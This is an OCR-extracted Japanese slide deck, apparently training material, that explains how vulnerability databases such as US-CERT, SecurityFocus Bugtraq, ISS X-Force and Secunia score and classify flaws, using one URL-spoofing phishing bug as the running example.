
脆弱性の深刻度に対して “metric” をいう 0 ～ 180 の数値を割当てており、以下のような指針に基づいて算出している。

- 脆弱性に関する情報は広く知られているものか？
- 脆弱性への攻撃は、CERT/CC にインシデントとして報告されているものか？
- 脆弱性は、インターネット全体を脅威に陥れるようなものか？
- インターネット上のどのくらいのシステムが、脆弱性の影響を受けるか？
- 脆弱性への攻撃に伴う影響は、どのようなものか？
- 脆弱性への攻撃の容易さは、どの程度か？
- 脆弱性を攻撃するにあたり必要とされる前提条件とはどのようなものか？

あくまでも、深刻な脆弱性なのか、それとも軽微な脆弱性なのかを区別するための目安となる数値であり、metric 値と深刻度は比例はしていない (指針の重付けは同一ではないため)。例えば、metric値が40だからといって、metric値20の2倍の深刻度であるというわけではない。

US-CERT Vulnerability Note Field Descriptions
https://www.kb.cert.org/CERT_WEB/services/vul-notes.nsf/html/fieldhelp#metric

5. 対策のための情報収集
①脆弱性対応活動
SecurityFocus: Bubtraq Vulnerabilities Information



bidは、bugtraq id の略称として広く利用されている。


bid9182
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

Remote
脆弱性は、ネットワークや他の通信手段を用いてリモートから攻略することのできる脆弱性である。
(受動態攻撃も含まれる場合があるので注意要)
Local
コンソールなどを使用することにより攻略することのできる脆弱性

下記脆弱性関連情報を提供
＋概要(info)
＋解説(discussion)
＋脆弱性の攻略に関する情報(exploit)
＋対策情報(solution)
＋謝辞(credit)

Bubtraq Vulnerablities Information
http://www.securityfocus.com/bid/

5. 対策のための情報収集
①脆弱性対応活動
SecurityFocus: Bubtraq Vulnerabilities Information




Class (脆弱性の分類)

- Boundary Condition Error (境界条件エラー)
- Access Validation Error (不正アクセスエラー)
- Input Validation Error (不正入力エラー)
- Origin Validation Error (不正発信元エラー)
- Failure to Handle Exceptional Conditions (例外条件エラー)
- Race Condition Errors (競合条件によるエラー)
- Serialization Errors (連続性によるエラー)
- Atomicity Errors (原子性によるエラー)
- Environment Errors (環境によるエラー)
- Configuration Errors (設定によるエラー)

セキュリティポリシー策定・運用支援ナレッジマネジメントシステムの開発
http://www.ipa.go.jp/security/fy12/contents/crack/policy/format_def.pdf

5. 対策のための情報収集
①脆弱性対応活動
ISS: X-Force Database




XFは、X-Force Database id の略称として広く利用されている。

XF13935
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。

下記脆弱性関連情報を提供
- ＋概要(Description)
- ＋影響(Platforms Affected)
- ＋対策(Remedy)
- ＋参考情報(References)
- ＋標準となる参考情報
  (Standards associated with this entry)

ISS X-Force Database
http://xforce.iss.net/

5. 対策のための情報収集
①脆弱性対応活動
ISS: X-Force Database



Severity(深刻度)

評価	定義
● 高 (High)	特権アクセスやファイアーウォールの回避などへつながり，攻撃者にホストへ直接的に侵入する手段を与えてしまう脆弱性 例) 侵入者にメールサーバ上でのコマンド実行を許してしまう，Sendmail 8.6.5 の脆弱性
● 中 (Medium)	不正なシステムアクセスにつながる高い可能性をもつ情報を，攻撃者に与えてしまう脆弱性 例) アカウントパスワードの推測に継がるパスワードファイルの入手を，侵入者へ許してしまうTFTPの誤設定やNISサーバの脆弱性
● 低 (Low)	不正なシステムアクセスにつながる高い可能性をもつ情報を，攻撃者に与えてしまう脆弱性 例) オンラインであるアカウントを示し，ブルートフォース攻撃(総当り攻撃)により パスワードを破りを行う潜在的なアカウントを 攻撃者に伝えてしまう，fingerコマンド

5. 対策のための情報収集 ①脆弱性対応活動 Secunia: Advisory

SA10395
<userinfo>@<host>:<port>の形式のURLを適切に表示しない脆弱性であり、phishing に利用(ドメイン名の詐称)される可能性がある。


Where(侵害可能形態)
- Local system
- From local network
- From remote

Criticality(重要度/深刻度)
- Extremely Critical
- Highly Critical
- Moderately Critical
- Less Critical
- Not Critical

